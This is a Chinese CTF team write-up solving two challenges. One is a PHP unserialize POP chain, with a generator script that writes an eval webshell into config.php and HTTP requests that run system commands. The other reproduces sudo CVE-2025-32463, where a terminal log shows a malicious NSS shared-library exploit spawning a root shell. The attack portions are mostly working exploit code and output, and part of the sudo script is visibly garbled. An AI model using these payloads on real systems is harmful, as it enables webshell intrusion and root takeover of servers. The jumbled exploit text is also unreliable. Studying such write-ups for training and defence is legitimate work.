#蓝花楹战队 WriteUp

图片资源：`./images/`

排名
战队名称：第 106 名

解题思路
WEB
1.
0x01 源码分析
关键类与方法：

class install:

__wakeup(): 反序列化时触发，执行 echo "Hello,".$this->username;。echo 一个对象会触发 __toString。

__toString(): 执行 ($this->username)();。将属性当做函数执行，若属性为对象则触发 __invoke。

__destruct(): 对象销毁时触发。

安全检查：检测 install.lock 是否存在，若存在则 exit("Already installed")。

写入配置：若检查通过，将 $this->username 和密码写入 config.php，并重新生成 install.lock。

class Until:

__invoke(): 当对象被当做函数调用时触发，调用 $this->write()。

write($cla, $file, $cont): 核心利用点。

PHP

```
$obj = new $cla();
$obj->open($file, $cont);
```

可以实例化任意类并调用其 open 方法。

入口点:

@unserialize($_GET['data']);: 未经过滤的直接反序列化。

0x02 漏洞利用思路 (POP Chain)
我们的目标是利用 install::__destruct 将 Webshell 写入 config.php。但前提必须绕过 install.lock 的存在检测。

攻击链条构造：

功能链 (Action):

invoke() 调用 Until::write()。

利用 PHP 原生类 ZipArchive。

ZipArchive::open('install.lock', 8)。

参数 8 对应 ZipArchive::OVERWRITE 常量。覆盖模式打开文件让 file_exists 检测失效。

Webshell 植入:

file_exists 返回 False。

包含 Webshell 的序列化数据被写入 config.php。

0x03 EXP (Payload 生成脚本)
PHP

```php
<?php

class install {
    private $username;
    private $password;

    public function setUsername($u) { $this->username = $u; }
    public function setPassword($p) { $this->password = $p; }
}

class Until {
    public $a;
    public $b;
    public $c;

    public $shell;
}

$gadget = new Until();
$gadget->a = "ZipArchive";
$gadget->b = "install.lock";
$gadget->c = 8;
$gadget->shell = '<?php @eval($_POST["cmd"]);?>';

$carrier = new install();
```

```
$carrier->setUsername($gadget);
$carrier->setPassword("123");

$entry = new install();
$entry->setUsername($carrier);
$entry->setPassword("123");

echo urlencode(serialize($entry));
?>
```

0x04 解题步骤

生成 Payload： 运行上述 PHP 脚本，获取序列化字符串。

发送攻击请求： 使用 GET 请求发送 Payload：

HTTP

```
GET /?data=O%3A7%3A%22install%22%3A2%3A%7Bs%3A17%3A%22...[EXP 内容]... HTTP/1.1
Host: 5666fde0.clsadp.com
```

现象：页面返回 Hello,HappyUnserializeHello,GuestAlready installed，说明 POP 链执行成功，锁文件先被清除，随后 Webshell 被写入，最后重新生成了锁文件。

连接 Webshell： Webshell 被写入到了 config.php 文件中。利用 Burp Suite 发送 POST 请求。

请求包：

HTTP

```
POST /config.php HTTP/1.1
Host: 5666fde0.clsadp.com
Content-Type: application/x-www-form-urlencoded

cmd=system('ls /');
```

获取 Flag： 在根目录下发现 flag 文件。读取内容：

HTTP

```
POST /config.php HTTP/1.1
...
cmd=system('cat /flag');
```

请求

美化 Raw Hex

```
1 POST /config.php HTTP/1.1
2 Host: 5666fde0.clsadp.com
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.5359.95 Safari/537.36
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
6 Accept-Encoding: gzip, deflate
7 Accept-Language: zh-CN,zh;q=0.9
8 Connection: close
9 Content-Type: application/x-www-form-urlencoded
10 Content-Length: 24
11
12 cmd=system('cat /flag');
```


响应

美化 Raw Hex 页面渲染

```
1 HTTP/1.1 200 OK
2 Content-Type: text/html; charset=UTF-8
3 Date: Mon, 24 Nov 2025 11:21:43 GMT
4 Server: Apache/2.4.52 (Debian)
5 Vary: Accept-Encoding
6 X-Powered-By: PHP/7.3.33
7 Connection: close
8 Content-Length: 295
9
10 a:2:{s:8:"username";O:7:"install":2:{s:17:"install username";O:5:"Until":4:{s:1:"a";s:10:"ZipArchive";s:1:"b";s:12:"install.lock";s:1:"c";i:8;s:5:"shell";s:29:"flag{888bcce556311d846a03a589815d3ca1}
11 ";}s:17:"install password";s:3:"123";}s:8:"password";s:32:"202cb962ac59075b964b07152d234b70";}
```

INfoSEC

直接进行 CVE-2025-32463 复现



```
pwn@176dc7f512b6: ~

Microsoft Windows [版本 10.0.26100.7171]
(c) Microsoft Corporation。保留所有权利。

C:\Users\Administrator>ssh pwn@113.201.14.253:27808
ssh: Could not resolve hostname 113.201.14.253:27808: \262\273\326\252\265\300\325\342\321\371\265\304\326\367\273\372\2
41\243

C:\Users\Administrator>ssh pwn@113.201.14.253 -p 27808
The authenticity of host '[113.201.14.253]:27808 ([113.201.14.253]:27808)' can't be established.
ED25519 key fingerprint is SHA256:plgXHVMBxONlACGsSUapk0pVsoKoF5Aqmt23TWnOCCo.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[113.201.14.253]:27808' (ED25519) to the list of known hosts.
pwn@113.201.14.253's password:
Welcome to Ubuntu 24.04.2 LTS (GNU/Linux 3.10.0-1160.6.1.el7.x86_64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Mon Nov 24 13:16:40 2025 from 123.145.30.209
pwn@176dc7f512b6:~$ ls
pwn@176dc7f512b6:~$ sudo -v
```

```
pwn@176dc7f512b6: ~

41\243

C:\Users\Administrator>ssh pwn@113.201.14.253 -p 27808
The authenticity of host '[113.201.14.253]:27808 ([113.201.14.253]:27808)' can't be established.
ED25519 key fingerprint is SHA256:plgXHVMBxONlACGsSUapk0pVsoKoF5Aqmt23TWnOCCo.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[113.201.14.253]:27808' (ED25519) to the list of known hosts.
pwn@113.201.14.253's password:
Welcome to Ubuntu 24.04.2 LTS (GNU/Linux 3.10.0-1160.6.1.el7.x86_64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Mon Nov 24 13:16:40 2025 from 123.145.30.209
pwn@176dc7f512b6:~$ ls
pwn@176dc7f512b6:~$ sudo -v
Sorry, user pwn may not run sudo on 176dc7f512b6.
pwn@176dc7f512b6:~$ sudo -V
Sudo version 1.9.16p2
Sudoers policy plugin version 1.9.16p2
Sudoers file grammar version 50
Sudoers I/O plugin version 1.9.16p2
Sudoers audit plugin version 1.9.16p2
pwn@176dc7f512b6:~$
```

```
root@176dc7f512b6: /

if [ $# -eq 0 ]; then
    # If no command is provided, default to an interactive root shell.
    CMD="/bin/bash"
else
    # Otherwise, use the provided arguments as the command to execute.
    CMD="$@"
fi

# Escape the command to safely include it in a C string literal.
# This handles backslashes and double quotes.
CMD_C_ESCAPED=$(printf '%s' "$CMD" | sed -e 's/\\/\\\\/g' -e 's/"/\\"/g')

cat > woot1337.c<<EOF
#include <stdlib.h>
#include <unistd.h>

__attribute__((constructor)) void woot(void) {
  setreuid(0,0);
  setregid(0,0);
  chdir("/");
  execl("/bin/sh", "sh", "-c", "${CMD_C_ESCAPED}", NULL);
}
rm -rf ${STAGE?}t -Wl,-init,woot -o libnss_/woot1337.so.2 woot1337.c
woot!
root@176dc7f512b6:/# ls
bin  boot  dev  etc  flag  home  lib  lib64  media  mnt  opt  proc  root  run  sbin  srv  start.sh  sys  tmp  usr  var
root@176dc7f512b6:/# cat flag
flag{1472af429f2bc57ffd5295ea36a51908}
root@176dc7f512b6:/#
```